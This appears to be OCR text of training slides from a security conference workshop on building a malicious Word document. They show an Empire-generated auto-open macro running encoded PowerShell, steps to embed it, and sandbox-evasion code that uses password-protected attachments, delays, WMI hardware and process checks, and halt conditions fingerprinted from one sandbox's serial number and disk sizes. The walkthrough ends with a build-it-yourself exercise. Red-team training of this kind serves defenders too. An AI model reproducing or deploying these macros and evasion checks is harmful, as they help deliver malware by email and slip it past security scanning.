
Creating a Payload

- Set stager and listener
- Copy macro over to Word

```
(Empire: stager/windows/macro) > set Listener Test
(Empire: stager/windows/macro) > execute
Sub Auto_Open()
        r
End Sub

Sub AutoOpen()
        r
End Sub

Sub Document_Open()
        r
End Sub

Public Function r() As Variant
        Dim dQWX As String
        dQWX = "powershell -noP -sta -w 1 -enc  SQBmACgAJABQAFMAVg"
        dQWX = dQWX + "BlAHIAUwBpAE8AbgBUAGEAYgBMAEUALgBQAFMAVgBFAHIAUwBp"
        dQWX = dQWX + "AG8ATgAuAE0AYQBKAE8AcgAgAC0ARwBFACAAMwApAHsAJABEAD"
        dQWX = dQWX + "YAMgBGAD0AWwByAGUAZgBdAC4AQQBzAHMARQBNAGIAbABZAC4A"
        dQWX = dQWX + "RwBlAFQAVAB5AHAARQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbg"
        dQWX = dQWX + "BhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdABpAG8AbgAu"
        dQWX = dQWX + "AFUAdABpAGwAcwAnACkALgAiAEcAZQB0AEYAaQBFAGAAbABEAC"
        dQWX = dQWX + "IAKAAnAGMAYQBjAGgAZQBkAEcAcgBvAHUAcABQAG8AbABpAGMA"
```

Turning on Developer Options






Embedding the Macro


Open Word Document

Select Developer Options

Click on Macros




Embedding the Macro



Embedding the Macro

Drag and drop NewMacros from Modules to current Project



Evasion Techniques


When do we want to do this?

Before we do suspicious things such as…

- Starting a new process
- Reaching out to the internet

The checks could be suspicious themselves

- Sandbox Evasion is becoming more prevalent




Password Protection

The sandbox doesn't know the password and therefore can't open the file. No results are found so the file is passed on.

The password is usually sent in the body of the email with instructions to use it.

- Lower success rate



Time Delay

Email filters have a limited amount of time to scan files so delay until it the scan is completed

```
Application.Wait (Now + #12:00:01 AM#)
```

```
Do
    Calculate
    Sleep (1000) ' delay 1 second

Loop
```


This is less practical in a macro as it will keep the document open until done waiting

Checking for Resources

Using WMI Objects you can enumerate the hardware and system configurations

Some malware looks for things like the presence of a fan


- Note: WMI objects are very inconsistently implemented by manufacturers.



Checking for Resources

Some Useful WMI Objects

- Win32_ComputerSystem
- Win32_LogicalDisk
- Win32_Fan
- Win32_videocontroller




```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from *WMI_Object*")
```

Checking for Processes

Most if not all sandboxes result in the addition of management processes that we can look for

- Win32_Process contains all the processes currently running

Some common processes to look for:

- Sbiesvc, SbieCtrl
- Vmtools
- VBoxService

There is no one way guaranteed to work

Because of the control many developers have on implementing WMI objects or naming processes there is no one check that is guaranteed to work.

- Learn as much as possible about the target environment
- Use multiple halting conditions
- Check places like attack.mitre.org to look for new techniques if old ones fail

Evasion Development

Commonality between sandboxes can be used as a fingerprint

- Number of CPU cores
- RAM
- Disk Size

Not common

- IP address
- Machine and User names

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 40.107.198.73
[*] New agent 694G5RTB checked in
 System Vendor: Hewlett-Packard
 Serial Number: 2UA20511KN
 Number of Cores: 1
 Disk Size:  42949603328 68719443968
[+] Initial agent 694G5RTB from 40.107.198.42 now active (Slack)
[*] Sending agent (stage 2) to 694G5RTB at 40.107.198.42
(Empire) > 42949603328 68719443968
```

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set ID = objWMIService.ExecQuery("Select IdentifyingNumber from Win32_ComputerSystemproduct")
For Each objItem In ID

    If StrComp(objItem.IdentifyingNumber, "2UA20511KN") = 0 Then End
Next
Set disksize = objWMIService.ExecQuery("Select Size from Win32_logicaldisk")
For Each objItem In disksize

    If (objItem.Size = 42949603328#) Then End
    If (objItem.Size = 68719443968#) Then End

Next
```

Put it all together

YOUR TURN TO TRY IT ALL

Put it all together

1. Build payload in Empire
   - AMSI Bypass
   - Obfuscation
2. Embed into Word Doc
   - Verification
3. Add in Macro Checks to avoid “Sandbox”
4. (Optional) Test on host machine

Questions?

INFO@BC-SECURITY.ORG

@BCSECURITY1

HTTPS://GITHUB.COM/BC-SECURITY/DEFCON27